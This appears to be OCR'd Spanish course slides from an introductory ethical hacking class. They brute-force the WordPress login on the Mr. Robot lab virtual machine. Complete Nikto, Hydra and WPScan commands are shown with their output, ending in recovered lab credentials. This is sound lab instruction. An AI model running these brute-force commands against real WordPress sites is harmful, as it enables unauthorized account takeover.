


FIDE VIRTUAL

Curso introductorio de Ethical Hacking

Semana 03

Profesor: Randall Barnett Villalobos

Ataque de fuerza bruta

Sesión 07

Etapa de Obtención de Acceso

FIDE VIRTUAL

Objetivo del módulo

- Realizar un ataque de fuerza bruta contra la máquina virtual Mr. Robot, para la vulneración de las credenciales del sitio de WordPress.

Proceso de preparación

Ordenamiento del archivo fsocity.dic.

FIDE VIRTUAL

Ordenamiento y eliminación de palabras repetidas

```
cat fsocity.dic | sort -u | uniq > wordlist.dic
```

Búsqueda de rutas

Buscar las rutas posibles de ataque en el sitio web.

FIDE VIRTUAL

Uso de Nikto

nikto –h 192.168.100.24

```
root@kali:~/Desktop/MRRobot# nikto -h 192.168.100.24
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.100.24
+ Target Hostname:    192.168.100.24
+ Target Port:        80
+ Start Time:         2020-09-09 15:12:00 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against s
ome forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file na
mes. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were fou
nd: index.html, index.php
+ OSVDB-3092: /admin/: This might be interesting...
+ Uncommon header 'link' found, with contents: <http://192.168.100.24/?p=23>; rel=shortlink
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found
+ /wordpresswp-admin/wp-login.php: Wordpress login found
+ /blog/wp-login.php: Wordpress login found
+ /wp-login.php: Wordpress login found
+ /wordpresswp-login.php: Wordpress login found
+ 7915 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2020-09-09 15:44:21 (GMT-4) (1941 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Obtención de credenciales

Uso de la herramienta Hydra.

FIDE VIRTUAL

Obtener usuarios que respondan

hydra -V -L wordlist.dic -p 123 192.168.100.24 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'

Para obtener credenciales de inicio de sesión. Usaremos hydra que está incorporado en Kali Linux:

-V se utiliza para el modo detallado.
-L se usa para el nombre de inicio de sesión, estamos usando la lista de palabras que creamos arriba
-p se usa para probar la contraseña 123.

Hydra devolverá el http-post-form, esto comprobará que se ha permitido la página de inicio de sesión.

```
[ATTEMPT] target 192.168.100.24 - login "emails" - pass "123" - 5487 of 11452 [child 10] (0/0)
[ATTEMPT] target 192.168.100.24 - login "embed" - pass "123" - 5488 of 11452 [child 15] (0/0)
[80][http-post-form] host: 192.168.100.24   login: elliot   password: 123
[ATTEMPT] target 192.168.100.24 - login "Embedded" - pass "123" - 5489 of 11452 [child 8] (0/0)
[80][http-post-form] host: 192.168.100.24   login: Elliot   password: 123
[ATTEMPT] target 192.168.100.24 - login "embodiment" - pass "123" - 5490 of 11452 [child 4] (0/0)
[80][http-post-form] host: 192.168.100.24   login: ELLIOT   password: 123
[ATTEMPT] target 192.168.100.24 - login "embraced" - pass "123" - 5491 of 11452 [child 2] (0/0)
[ATTEMPT] target 192.168.100.24 - login "Emmauel10" - pass "123" - 5492 of 11452 [child 11] (0/0)
```

Obtener contraseña

- Después de obtener el nombre de usuario: Elliot. Ahora encontraremos la contraseña.
- Para eso usaremos WPScan para buscar.
- WPScan también es una herramienta incorporada de Kali Linux para descifrar contraseñas.


```
wpscan --url 192.168.100.24 --passwords wordlist.dic --usernames Elliot
```

```
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.4
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]N
[+] URL: http://192.168.100.24/ [192.168.100.24]
[+] Started: Wed Sep  9 18:01:14 2020

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |   - Server: Apache
 |   - X-Mod-Pagespeed: 1.9.32.3-4523
 | Found By: Headers (Passive Detection
 | Confidence: 100%

[+] http://192.168.100.24/robots.txt
 | Found By: Robots Txt (Aggressive Det
 | Confidence: 100%
```

```
[+] Performing password attack on Xmlrpc
[SUCCESS] - Elliot / ER28-0652
All Found
Progress Time: 00:05:26 <================

[!] Valid Combinations Found:
 | Username: Elliot, Password: ER28-0652

[!] No WPVulnDB API Token given, as a re
[!] You can get a free API token with 50
_up

[+] Finished: Wed Sep  9 18:07:08 2020
[+] Requests Done: 63
[+] Cached Requests: 6
[+] Data Sent: 15.061 KB
[+] Data Received: 1.464 MB
[+] Memory used: 230.625 MB
[+] Elapsed time: 00:05:54
```

Mira el video

Enumerar servicios.



Gracias